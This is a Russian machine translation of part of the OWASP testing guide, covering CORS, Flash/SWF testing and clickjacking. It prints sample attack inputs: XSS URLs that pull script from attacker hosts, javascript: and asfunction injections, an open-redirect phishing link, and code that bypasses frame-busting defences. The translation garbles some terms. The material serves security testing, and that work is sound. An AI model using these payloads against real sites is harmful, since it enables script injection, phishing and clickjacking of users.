Заголовок Access-Control-Request-Method используется, когда браузер выполняет предварительный запрос OPTIONS и позволяет клиенту указать метод запроса окончательного запроса. С другой стороны, Access-Control-Allow-Method - это заголовок ответа, используемый сервером для описания методов, которые разрешено использовать клиентам.

Access-Control-Request-Headers & Access-Control-Allow-Headers

Эти два заголовка используются между браузером и сервером, чтобы определить, какие заголовки можно использовать для выполнения запроса между источниками.

Access-Control-Allow-Credentials

Этот заголовок как часть предварительного запроса указывает, что окончательный запрос может включать учетные данные пользователя.

Проверка входных данных

XMLHttpRequest L2 (или XHR L2) представляет возможность создания междоменного запроса с использованием XHR API для обратной совместимости. Это может привести к уязвимостям безопасности, которых в XHR L1 не было. Интересными моментами кода для использования могут быть URL-адреса, которые передаются в XMLHttpRequest без проверки, особенно если разрешены абсолютные URL-адреса, поскольку это может привести к внедрению кода. Аналогично, другая часть приложения, которую можно использовать, - это если данные ответа не экранированы, и мы можем контролировать их, предоставляя вводимые пользователем данные.

Другие заголовки

Существуют и другие используемые заголовки, такие как Access-Control-Max-Age, который определяет время кэширования предварительного запроса в браузере, или Access-Control-Expose-Headers, который указывает, какие заголовки безопасны для предоставления API API-интерфейса CORS. спецификация, оба являются заголовками ответа, указанными в документе CORS W3C.

Как проверить

Такой инструмент, как OWASP Zed Attack Proxy Project позволяет тестировщикам перехватывать заголовки HTTP, что может показать, как используется CORS. Тестеры должны обратить особое внимание на заголовок источника, чтобы узнать, какие домены разрешены. Кроме того, ручная

проверка JavaScript необходима, чтобы определить, уязвим ли код для внедрения кода из-за неправильной обработки введенного пользователем ввода. Ниже приведены некоторые примеры:

Пример 1. Небезопасный ответ с подстановочным знаком * в Access-Control-Allow-Origin

Запрос (обратите внимание на заголовок 'origin' :)

```
GET http://attacker.bar/test.php HTTP/1.1
Host: attacker.bar
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0)
Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://example.foo/CORSExample1.html
Origin: http://example.foo
Connection: keep-alive
```

Ответ (обратите внимание на заголовок «Access-Control-Allow-Origin»:)

```
HTTP/1.1 200 OK
Date: Mon, 07 Oct 2013 18:57:53 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u3
Access-Control-Allow-Origin: *
Content-Length: 4
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: application/xml

[Response Body]
```

Пример 2. Проблема проверки ввода: XSS с CORS

Этот код выполняет запрос к ресурсу, переданному после #символа в URL-адресе, первоначально использовавшемуся для получения ресурсов на том же сервере.

Уязвимый код:

```
<script>
    var req = new XMLHttpRequest();

    req.onreadystatechange = function() {
        if(req.readyState==4 && req.status==200) {
            document.getElementById("div1").innerHTML=req.responseText;
        }
    }

    var resource = location.hash.substring(1);
    req.open("GET",resource,true);
    req.send();
</script>

<body>
    <div id="div1"></div>
</body>
```

Например, такой запрос покажет содержимое файла profile.php:

http://example.foo/main.php#profile.php

Запрос и ответ, сгенерированный этим URL:

```
GET http://example.foo/profile.php HTTP/1.1
Host: example.foo
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0)
Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://example.foo/main.php
Connection: keep-alive

HTTP/1.1 200 OK
Date: Mon, 07 Oct 2013 18:20:48 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeezel7
Vary: Accept-Encoding
Content-Length: 25
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html

[Response Body]
```

Теперь, поскольку проверка URL не выполняется, мы можем внедрить удаленный скрипт, который будет внедрен и выполнен в контексте домена example.foo, с URL-адресом, подобным следующему:

http://example.foo/main.php#http://attacker.bar/file.php

Запрос и ответ, сгенерированный этим URL:

```
GET http://attacker.bar/file.php HTTP/1.1
Host: attacker.bar
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0)
Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://example.foo/main.php
origin: http://example.foo
Connection: keep-alive

HTTP/1.1 200 OK
Date: Mon, 07 Oct 2013 19:00:32 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u3
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Content-Length: 92
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

Injected Content from attacker.bar 
```

4.12.8. Тестирование перепрошивки сайта (OTG-CLIENT-008)

Резюме

ActionScript - это язык, основанный на ECMAScript, используемый приложениями Flash при работе с интерактивными потребностями. Существует три версии языка ActionScript. ActionScript 1.0 и ActionScript 2.0 очень похожи на ActionScript 2.0, являющийся расширением ActionScript 1.0. ActionScript 3.0, представленный в Flash Player 9, представляет собой переписанный язык для поддержки объектно-ориентированного дизайна.

ActionScript, как и любой другой язык, имеет некоторые шаблоны реализации, которые могут привести к проблемам с безопасностью. В частности, поскольку приложения Flash часто встроены в браузеры, уязвимости, такие как межсайтовый скриптинг на основе DOM (XSS), могут присутствовать в некорректных приложениях Flash.

Как проверить

Со времени первой публикации «Тестирование приложений Flash» [1] были выпущены новые версии Flash Player, чтобы смягчить некоторые атаки, которые будут описаны. Тем не менее, некоторые проблемы все еще остаются уязвимыми, потому что они являются результатом небезопасных методов программирования.

Декомпилирование

Поскольку SWF-файлы интерпретируются виртуальной машиной, встроенной в сам проигрыватель, их можно декомпилировать и анализировать. Самый известный и бесплатный декомпилятор ActionScript 2.0 - это flare.

Чтобы декомпилировать SWF-файл с помощью flare, просто наберите:

```
$ flare hello.swf
```

это приведет к созданию нового файла с именем hello.flr.

Декомпиляция помогает тестировщикам, потому что она позволяет проводить тестирование приложений Flash с помощью исходного кода или «белого ящика». Бесплатный инструмент HP SWFScan может декомпилировать как ActionScript 2.0, так и ActionScript 3.0 SWFScan ()

[OWASP Flash Security Project](#) поддерживает список текущих дизассемблеров, декомпиляции и другие инструменты, связанные с тестированием Adobe Flash.

Неопределенные переменные FlashVars

FlashVars - это переменные, которые разработчик SWF планировал получить с веб-страницы. FlashVars обычно передаются из тега Object или Embed в HTML. Например:

```
<object width="550" height="400" classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=9,0,124,0">
  <param name="movie" value="somefilename.swf">
  <param name="FlashVars" value="var1=val1&var2=val2">
  <embed src="somefilename.swf" width="550" height="400"
FlashVars="var1=val1&var2=val2">
</embed>
</object>
```

FlashVars также можно инициализировать по URL:

```
http://www.example.org/somefilename.swf?var1=val1&var2=val2
```

В ActionScript 3.0 разработчик должен явно назначить значения FlashVar локальным переменным. Как правило, это выглядит так:

```
var paramObj:Object = LoaderInfo(this.root.loaderInfo).parameters;
var var1:String = String(paramObj["var1"]);
var var2:String = String(paramObj["var2"]);
```

В ActionScript 2.0 любая неинициализированная глобальная переменная считается FlashVar. Глобальные переменные - это переменные, которым предшествует `_root`, `_global` или `_level0`. Это означает, что если такой атрибут, как:

```
_root.varname
```

не определен во всем потоке кода, его можно перезаписать, установив

```
http://victim/file.swf?varname=value
```

Независимо от того, смотрите ли вы на ActionScript 2.0 или ActionScript 3.0, FlashVars может быть вектором атаки. Давайте посмотрим на некоторый код ActionScript 2.0, который уязвим:

Пример:

```
movieClip 328 __Packages.Locale {  
  
    #initclip  
    if (!_global.Locale) {  
        var v1 = function (on_load) {  
            var v5 = new XML();  
            var v6 = this;  
            v5.onLoad = function (success) {  
                if (success) {  
                    trace('Locale loaded xml');  
                    var v3 = this.xmliff.file.body.$trans_unit;  
                    var v2 = 0;  
                    while (v2 < v3.length) {  
                        Locale.strings[v3[v2]._resname] = v3[v2].source.__text;  
                        ++v2;  
                    }  
                    on_load();  
                } else {}  
            };  
            if (_root.language != undefined) {  
                Locale.DEFAULT_LANG = _root.language;  
            }  
            v5.load(Locale.DEFAULT_LANG + '/player_' +  
                    Locale.DEFAULT_LANG + '.xml');  
        };  
    }  
};
```

Приведенный выше код может быть атакован с помощью запроса:

```
http://victim/file.swf?language=http://evil.example.org/malicious.xml?
```

Небезопасные методы

Когда точка входа идентифицирована, данные, которые она представляет, могут использоваться небезопасными методами. Если данные не фильтруются / проверяются с использованием правильного регулярного выражения, это может привести к некоторой проблеме безопасности.

Небезопасные методы начиная с версии r47:

```
loadVariables()
loadMovie()
getURL()
loadMovie()
loadMovieNum()
FScrollPane.loadScrollContent()
LoadVars.load
LoadVars.send
XML.load ( 'url' )
LoadVars.load ( 'url' )
Sound.loadSound( 'url' , isStreaming );
NetStream.play( 'url' );

flash.external.ExternalInterface.call(_root.callback)

htmlText
```

Тест

Чтобы использовать уязвимость, файл swf должен быть размещен на хосте жертвы, и должны использоваться методы отраженного XSS. Это заставляет браузер загружать чистый SWF-файл непосредственно в адресную строку (путем перенаправления или социальной инженерии) или путем загрузки его через iframe со злой страницы:

```
<iframe src='http://victim/path/to/file.swf'></iframe>
```

Это связано с тем, что в этой ситуации браузер самостоятельно создает HTML-страницу, как если бы она была размещена на хосте жертвы.

XSS

GetURL (AS2) / NavigateToURL (AS3):

Функция GetURL в ActionScript 2.0 и NavigateToURL в ActionScript 3.0 позволяют фильму загрузить URI в окно браузера.

Так что, если неопределенная переменная используется в качестве первого аргумента для getURL:

```
getURL(_root.URI, '_targetFrame');
```

Или, если FlashVar используется в качестве параметра, который передается в функцию navigateToURL:

```
var request:URLRequest = new URLRequest(FlashVarSuppliedURL);
navigateToURL(request);
```


Тогда это будет означать, что можно вызвать JavaScript в том же домене, где размещен фильм, запросив:

```
http://victim/file.swf?URI=javascript:evilcode  
getURL('javascript:evilcode','_self');
```

То же самое, когда контролируется только некоторая часть getURL:

```
Dom Injection with Flash JavaScript injection  
getUrl('javascript:function('+_root.arg+')')
```

asfunction:

Вы можете использовать специальный протокол asfunction, чтобы ссылка выполняла функцию ActionScript в SWF-файле вместо открытия URL-адреса. До выпуска Flash Player 9 функция r48 могла использоваться во всех методах, для которых в качестве аргумента указан URL. После этого выпуска функция была ограничена для использования в HTML TextField.

Это означает, что тестер может попытаться ввести:

```
asfunction:getURL,javascript:evilcode
```

в каждом небезопасном методе, как:

```
loadMovie(_root.URL)
```

запросив:

```
http://victim/file.swf?URL=asfunction:getURL,javascript:evilcode
```

ExternalInterface:

ExternalInterface.call - это статический метод, представленный Adobe для улучшения взаимодействия проигрывателя и браузера для ActionScript 2.0 и ActionScript 3.0.

С точки зрения безопасности это может быть злоупотреблено, когда часть его аргумента может контролироваться:

```
flash.external.ExternalInterface.call(_root.callback);
```

схема атаки для такого рода ошибки должна выглядеть примерно так:

```
eval(evilcode)
```

поскольку внутренний JavaScript, выполняемый браузером, будет выглядеть примерно так:

```
eval('try { __flash__toXML('+__root.callback+') ; } catch (e) { "<undefined/>"; }')
```

HTML-инъекция

TextField Objects может отображать минимальный HTML, установив:

```
tf.html = true  
tf.htmlText = '<tag>text</tag>'
```

Поэтому, если тестировщик может контролировать какую-то часть текста, тег A или тег IMG могут быть введены, что приведет к изменению GUI или XSS браузера.

Некоторые примеры атак с тегом A:

- Direct XSS: `<a href='javascript:alert(123)'`>
- Вызов функции: `<a href='asfunction:function,arg'`>
- Вызов открытых функций SWF:

```
<a href='asfunction:_root.obj.function, arg'>
```

- Вызвать native static как функцию:
`<a href='asfunction:System.Security.allowDomain,evilhost'>`

Также можно использовать тег IMG:

```
<img src='http://evil/evil.swf' >  
<img src='javascript:evilcode//.swf' > (.swf is necessary to bypass  
flash player internal filter)
```

Примечание: с момента выпуска Flash Player 9.0.124.0 Flash Player XSS больше не используется, но модификация GUI все еще может быть выполнена.

Межсайтовая перепрошивка

Межсайтовая перепрошивка (XSF) - это уязвимость, которая имеет такой же эффект, как и XSS.

XSF Происходит, когда из разных доменов:

- Один фильм загружает другой фильм с функциями loadMovie * или другими хакерами и имеет доступ к той же песочнице или ее части
- XSF также может возникать, когда HTML-страница использует JavaScript для управления фильмом Adobe Flash, например, путем вызова:
 - GetVariable: доступ к открытым и статическим объектам из JavaScript в виде строки.

- `SetVariable`: установить статический или публичный flash-объект на новое строковое значение из JavaScript.
- Неожиданный обмен данными между браузером и SWF может привести к краже данных из приложения SWF.

Это может быть выполнено путем принудительной загрузки SWF-файла с ошибками для загрузки внешнего вредоносного файла флэш-памяти. Эта атака может привести к XSS или к изменению графического интерфейса, чтобы обмануть пользователя и ввести учетные данные в фальшивую флэш-форму. XSF может использоваться при наличии Flash-HTML-инъекции или внешних SWF-файлов при использовании методов `loadMovie` *.

Открытые редиректоры

SWF-файлы имеют возможность перемещаться по браузеру. Если SWF принимает назначение в качестве `FlashVar`, то SWF может использоваться в качестве открытого перенаправителя. Открытый перенаправитель - это любая часть функциональности веб-сайта на доверенном веб-сайте, которую злоумышленник может использовать для перенаправления конечного пользователя на вредоносный веб-сайт. Они часто используются в фишинговых атаках. Подобно межсайтовому скриптингу, атака включает в себя нажатие пользователем вредоносной ссылки.

В случае Flash вредоносный URL-адрес может выглядеть следующим образом:

```
http://trusted.example.org/trusted.swf?getURLValue=http://www.evil-spoofing-website.org/phishEndUsers.html
```

В приведенном выше примере конечный пользователь может увидеть, что URL начинается с его любимого доверенного веб-сайта, и щелкнуть по нему. Ссылка будет загружать доверенный SWF, который принимает `getURLValue` и предоставляет его для вызова навигации браузера `ActionScript`:

```
getURL(_root.getURLValue, "_self");
```

Это приведет к переходу браузера на вредоносный URL-адрес, предоставленный злоумышленником. На этом этапе фишер успешно использовал доверенное значение, которое пользователь имеет в `trust.example.org`, чтобы обманом путем обмануть пользователя на своем вредоносном веб-сайте. С их помощью они могут запустить 0-дневный, провести подмену исходного сайта или любой другой тип атаки. SWF-файлы могут непреднамеренно действовать в качестве открытого перенаправителя на веб-сайте.

Разработчики должны избегать использования полных URL-адресов в качестве `FlashVars`. Если они планируют перемещаться только по своему веб-сайту, им следует использовать относительные URL-адреса или убедиться, что URL-адрес начинается с доверенного домена и протокола.

Атаки и версия Flash Player

С мая 2007 года Adobe выпустила три новые версии Flash Player. Каждая новая версия ограничивает некоторые атаки, описанные ранее.

Attack	asfunction	ExternalInterface	GetURL	Html Injection
Player Version				
v9.0 r47/48	Yes	Yes	Yes	Yes
v9.0 r115	No	Yes	Yes	Yes
v9.0 r124	No	Yes	Yes	Partially

Ожидаемый результат:

Межсайтовый скриптинг и межсайтовая перепрошивка - это ожидаемые результаты для испорченного SWF-файла.

Инструменты

- Adobe SWF Investigator: <http://labs.adobe.com/technologies/swfinvestigator/>
- SWFScan: <http://h30499.www3.hp.com/t5/Following-the-Wh1t3-Rabbit/SWFScan-FREE-Flash-decompiler/ba-p/5440167>
- SWFIntruder: <https://www.owasp.org/index.php/Category:SWFIntruder>
- Decompiler – Flare: <http://www.nowrap.de/flare.html>
- Compiler – MTASC: <http://www.mtasc.org/>
- Disassembler – Flasm: <http://flasm.sourceforge.net/>
- Swfmill – Convert Swf to XML and vice versa: <http://swfmill.org/>
- Debugger Version of Flash Plugin/Player: <http://www.adobe.com/support/flash/downloads.html>

Ссылки

OWASP

- OWASP Flash Security Project: The OWASP Flash Security project has even more references than what is listed below: http://www.owasp.org/index.php/Category:OWASP_Flash_Security_Project

Whitepapers

- Testing Flash Applications: A new attack vector for XSS and XSFlashing: http://www.owasp.org/images/8/8c/OWASAppSec2007Milan_TestingFlashApplications.ppt
- Finding Vulnerabilities in Flash Applications: http://www.owasp.org/images/d/d8/OWASP-WASAppSec2007SanJose_FindingVulnsinFlashApps.ppt
- Adobe security updates with Flash Player 9,0,124,0 to reduce cross-site attacks: http://www.adobe.com/devnet/flashplayer/articles/flash_player9_security_update.html
- Securing SWF Applications:

http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html

- The Flash Player Development Center Security Section:
<http://www.adobe.com/devnet/flashplayer/security.html>
- The Flash Player 10.0 Security Whitepaper:
http://www.adobe.com/devnet/flashplayer/articles/flash_player10_security_wp.html


4.12.9. Тестирование на Clickjacking (OTG-CLIENT-009)

Резюме


«Clickjacking» (который является подмножеством «перенаправления пользовательского интерфейса») - это злонамеренный метод, который состоит в том, чтобы обмануть веб-пользователя во взаимодействии (в большинстве случаев путем нажатия) с чем-то отличным от того, с чем пользователь считает, что он взаимодействует. Этот тип атаки, который может использоваться отдельно или в сочетании с другими атаками, потенциально может посылать несанкционированные команды или раскрывать конфиденциальную информацию, пока жертва взаимодействует с, казалось бы, безвредными веб-страницами. Термин «Clickjacking» был придуман Джереми Гроссманом и Робертом Хансеном в 2008 году.

Атака Clickjacking использует, казалось бы, безобидные функции HTML и Javascript, чтобы заставить жертву выполнять нежелательные действия, такие как нажатие кнопки, которая появляется для выполнения другой операции. Это проблема безопасности на стороне клиента, которая затрагивает различные браузеры и платформы.

Для реализации этого типа техники злоумышленник должен создать, казалось бы, безвредную веб-страницу, которая загружает целевое приложение с помощью iframe (соответствующим образом скрытого с помощью кода CSS). Как только это будет сделано, злоумышленник может заставить жертву взаимодействовать с его фиктивной веб-страницей другими способами (например, с помощью социальной инженерии). Как и при других атаках, общая предпосылка заключается в том, что жертва проходит проверку подлинности на целевом веб-сайте злоумышленника.



Как только жертва просматривает фиктивную веб-страницу, он думает, что взаимодействует с видимым пользовательским интерфейсом, но эффективно выполняет действия на скрытой странице. Поскольку скрытая страница является подлинной страницей, злоумышленник может обмануть пользователей, выполняя действия, которые они никогда не намеревались выполнять, путем «специального» позиционирования элементов на веб-странице.



Сила этого метода заключается в том, что действия, выполняемые жертвой, происходят с подлинной целевой веб-страницы (скрытой, но подлинной). Следовательно, некоторые из средств защиты от CSRF, которые применяются разработчиками для защиты веб-страницы от CSRF-атак, можно обойти.

Как проверить

Как упоминалось выше, этот тип атаки часто предназначен для того, чтобы сайт-злоумышленник мог инициировать действия пользователей на целевом сайте, даже если используются токены анти-CSRF. Поэтому, как и при атаке CSRF, важно выделять веб-страницы целевого сайта, которые он принимает от пользователя.

Мы должны выяснить, не имеет ли веб-сайт, который мы тестируем, защиту от атак с помощью клик-джеккинга или разработчики внедрили некоторые формы защиты, если эти методы могут обойтись. Как только мы узнаем, что веб-сайт уязвим, мы можем создать «доказательство концепции», чтобы использовать уязвимость.

Первым шагом в обнаружении уязвимости веб-сайта является проверка возможности загрузки целевой веб-страницы в `iframe`. Для этого вам нужно создать простую веб-страницу, включающую фрейм, содержащий целевую веб-страницу. HTML-код для создания этой тестовой веб-страницы отображается в следующем фрагменте:

```
<html>
  <head>
    <title>Clickjack test page</title>
  </head>
  <body>
    <p>Website is vulnerable to clickjacking!</p>
    <iframe src="http://www.target.site" width="500"
height="500"></iframe>
  </body>
</html>
```

Ожидаемый результат: если вы видите оба текста «Сайт уязвим для кражи!» в верхней части страницы и вашей целевой веб-странице, успешно загруженной во фрейм, ваш сайт уязвим и не имеет никакой защиты от атак Clickjacking. Теперь вы можете напрямую создать «доказательство концепции», чтобы продемонстрировать, что злоумышленник может использовать эту уязвимость.

Обойти защиту от Clickjacking:

В случае, если вы видите только целевой сайт или текст «Сайт уязвим для кражи!» но ничто в iframe не означает, что у цели, вероятно, есть какая-то форма защиты от кликджекинга. Важно отметить, что это не является гарантией того, что страница полностью защищена от кликбека.

Методы защиты веб-страницы от перехвата кликов можно разделить на две макрокатегории:

- Защита на стороне клиента: Frame Busting
- Защита на стороне сервера: X-Frame-Options

В некоторых обстоятельствах любой тип защиты может быть обойден. Ниже представлены основные методы защиты от этих атак и способы их обхода.

Защита на стороне клиента: Frame Busting

Наиболее распространенный метод на стороне клиента, который был разработан для защиты веб-страницы от перехвата кликов, называется сбросом фреймов и состоит из сценария на каждой странице, который не должен быть в рамке. Целью этого метода является предотвращение работы сайта, когда он загружается внутри фрейма.

Структура кода очистки кадра обычно состоит из «условного оператора» и «контр-действия». Для этого типа защиты есть некоторые обходные пути, которые подпадают под названием "Разрушение рамки бюста". Некоторые из этих методов зависят от браузера, в то время как другие работают через браузеры.

Мобильная версия веб-сайта

Мобильные версии веб-сайта обычно меньше и быстрее, чем настольные, и они должны быть менее сложными, чем основное приложение. Мобильные варианты часто имеют меньшую защиту, поскольку существует неверное предположение, что злоумышленник не может атаковать приложение с помощью смартфона. Это в корне неверно, поскольку злоумышленник может подделать реальное происхождение, заданное веб-браузером, так что немобильная жертва может иметь возможность посетить приложение, созданное для мобильных пользователей. Из этого предположения следует, что в некоторых случаях нет необходимости использовать методы, позволяющие избежать перебора кадров при наличии незащищенных альтернатив, которые позволяют использовать одни и те же векторы атаки.

Двойное кадрирование

Некоторые методы удаления фреймов пытаются разбить фрейм, присваивая значение атрибуту parent.location в выражении «counter-action».

Таковыми действиями являются, например:

- `self.parent.location = document.location`
- `parent.location.href = self.location`
- `parent.location = self.location`

Этот метод работает хорошо, пока целевая страница не будет оформлена одной страницей. Однако если злоумышленник заключает целевую веб-страницу в один фрейм, который вложен в другой (двойной фрейм), то попытка доступа к «`parent.location`» становится нарушением безопасности во всех популярных браузерах из-за навигации по нисходящему фрейму политика. Это нарушение безопасности отключает навигацию противодействия.

Код удаления фрейма целевого сайта (целевой сайт):

```
if(top.location!=self.locaton) {
    parent.location = self.location;
}
```

Верхний фрейм злоумышленника (fictitious2.html):

```
<iframe src="fictitious.html">
```

Вымышленный подкадр злоумышленника (fictitious.html):

```
<iframe src="http://target site">
```

Отключение javascript

Поскольку этот тип защиты на стороне клиента зависит от кода перебора фреймов JavaScript, если у жертвы отключен JavaScript или у злоумышленника есть возможность отключить код JavaScript, на веб-странице не будет никакого механизма защиты от перехвата кликов.

Существует три метода деактивации, которые можно использовать с кадрами:

- Ограниченные фреймы с помощью Internet Explorer. Начиная с Internet Explorer 6, фрейм может иметь атрибут «безопасность», который, если для него установлено значение «`limited`», гарантирует, что код JavaScript, элементы управления ActiveX и перенаправление на другие сайты делают не работает в кадре.

Пример:

```
<iframe src="http://target site" security="restricted"></iframe>
```

• Атрибут песочницы: в HTML5 появился новый атрибут, который называется «песочница». Включает набор ограничений для контента, загружаемого в `iframe`. На данный момент этот атрибут совместим только с Chrome и Safari.

Пример:

```
<iframe src="http://target site" sandbox></iframe>
```

• Режим разработки: Пол Стоун показал проблему безопасности, касающуюся «`designMode`», который можно включить на странице кадрирования (через `document.designMode`), отключив JavaScript в верхней и нижней части кадра. Режим дизайна в настоящее время реализован в Firefox и IE8.

Событие onBeforeUnload Событие

onBeforeUnload может использоваться для обхода кода очистки кадра. Это событие вызывается, когда код очистки фрейма хочет уничтожить iframe путем загрузки URL-адреса на всю веб-страницу, а не только в iframe. Функция-обработчик возвращает строку, которая запрашивается у пользователя с просьбой подтвердить, хочет ли он покинуть страницу. Когда эта строка отображается для пользователя, скорее всего, отменить навигацию, победив попытку уничтожения фрейма target.

Злоумышленник может использовать эту атаку, зарегистрировав событие разгрузки на верхней странице, используя следующий пример кода:

```
<h1>www.fictitious.site</h1>
<script>
  window.onbeforeunload = function()
  {
    return " Do you want to leave fictitious.site?";
  }
</script>
<iframe src="http://target site">
```

Предыдущий метод требует взаимодействия с пользователем, но тот же результат может быть достигнут без запроса пользователя. Для этого злоумышленник должен автоматически отменить входящий навигационный запрос в обработчике события onBeforeUnload, многократно отправляя (например, каждую миллисекунду) навигационный запрос на веб-страницу, которая отвечает заголовком «HTTP / 1.1 204 Нет содержимого».

Поскольку с этим ответом браузер ничего не будет делать, результатом этой операции будет очистка конвейера запросов, что сделает исходную попытку очистки фрейма бесполезной.

После примера кода:

204 страница:

```
<?php
  header("HTTP/1.1 204 No Content");
?>
```

Страница злоумышленника:

```
<script>
  var prevent_bust = 0;
  window.onbeforeunload = function() {
    prevent_bust++;
  };
  setInterval(
    function() {
      if (prevent_bust > 0) {
        prevent_bust -= 2;
        window.top.location =
"http://attacker.site/204.php";
      }
    }, 1);
</script>
<iframe src="http://target site">
```

Фильтр XSS

Начиная с Google Chrome 4.0 и IE8, были введены фильтры XSS для защиты пользователей от отраженных атак XSS. Нава и Линдсей заметили, что такого рода фильтры можно использовать для деактивации кода перебора фреймов, поддельывая его как вредоносный код.

- **X8-фильтр IE8** : этот фильтр позволяет видеть все параметры каждого запроса и ответа, передаваемого через веб-браузер, и сравнивает их с набором регулярных выражений для поиска отраженных попыток XSS. Когда фильтр идентифицирует возможные атаки XSS; он отключает все встроенные сценарии на странице, включая сценарии удаления фрейма (то же самое можно сделать с внешними сценариями). По этой причине злоумышленник может вызвать ложное срабатывание, вставив начало сценария очистки кадра в параметры запроса.

Пример: код перебора фрейма целевой веб-страницы:

```
<script>
  if ( top != self )
  {
    top.location=self.location;
  }
</script>
```

Код злоумышленника:

```
<iframe src="http://target site/?param=<script>if">
```

• **Фильтр XSS Auditor в Chrome 4.0** : он немного отличается от XSS-фильтра IE8, фактически с помощью этого фильтра злоумышленник может деактивировать «сценарий», передав свой код в параметре запроса. Это позволяет странице фрейма специально предназначаться для отдельного фрагмента, содержащего код очистки фрейма, оставляя все остальные коды без изменений.

Пример: код перебора фрейма целевой веб-страницы:

```
<script>
  if ( top != self )
  {
    top.location=self.location;
  }
</script>
```

Код злоумышленника:

```
<iframe src="http://target site/?param=if(top+!%3D+self)+%7B+top.location
%3Dself.location%3B+%7D">
```

Переопределение местоположения

Для нескольких браузеров переменная «document.location» является неизменным атрибутом. Однако для некоторых версий Internet Explorer и Safari возможно переопределить этот атрибут. Этот факт может быть использован для обхода кода перебора кадров.

- **Переопределение местоположения в IE7 и IE8** : можно переопределить «местоположение», как это показано в следующем примере. Определяя «location» как переменную, любой код, который пытается прочитать или выполнить навигацию, назначив

«top.location», потерпит неудачу из-за нарушения безопасности, и поэтому код очистки кадра будет приостановлен.

Пример:

```
<script>
  var location = "xyz";
</script>
<iframe src="http://target site"></iframe>
```

- **Переопределение местоположения в Safari 4.0.4** : чтобы уничтожить код перебора кадров с помощью "top.location", можно связать "местоположение" с функцией через defineSetter (через окно), чтобы попытаться прочитать или перейти к "вершине". местоположение "не удастся.

Пример:

```
<script>
  window.defineSetter("location" , function(){});
</script>
<iframe src="http://target site"></iframe>
```

Защита на стороне сервера: X-Frame-Options

Microsoft реализовала альтернативный подход к коду очистки клиентской части, который состоит из защиты на основе заголовков. Этот новый заголовок «X-FRAME-OPTIONS» отправляется с сервера по HTTP-ответам и используется для маркировки веб-страниц, которые не следует создавать в рамке. Этот заголовок может принимать значения DENY, SAMEORIGIN, ALLOW-FROM origin или нестандартный ALLOWALL. Рекомендуемое значение - ДЕНЬ.

«X-FRAME-OPTIONS» - это очень хорошее решение, и оно было принято основным браузером, но и для этого метода есть некоторые ограничения, которые в любом случае могут привести к использованию уязвимости clickjacking.

Совместимость с браузерами

Так как «X-FRAME-OPTIONS» был введен в 2009 году, этот заголовок не совместим со старым браузером. Таким образом, каждый пользователь, у которого нет обновленного браузера, может стать жертвой атаки с помощью clickjacking.

браузер	Самая низкая версия
Internet Explorer	8
Firefox (Gecko)	3.6.9 (1.9.2.9)
Opera	10,5
Safari	4
Chrome	4.1.249.1042

Proxies

веб - прокси известны для добавления и снятия заголовков. В случае, когда веб-прокси удаляет заголовок «X-FRAME-OPTIONS», сайт теряет защиту от фреймов.

Мобильная версия веб-сайта

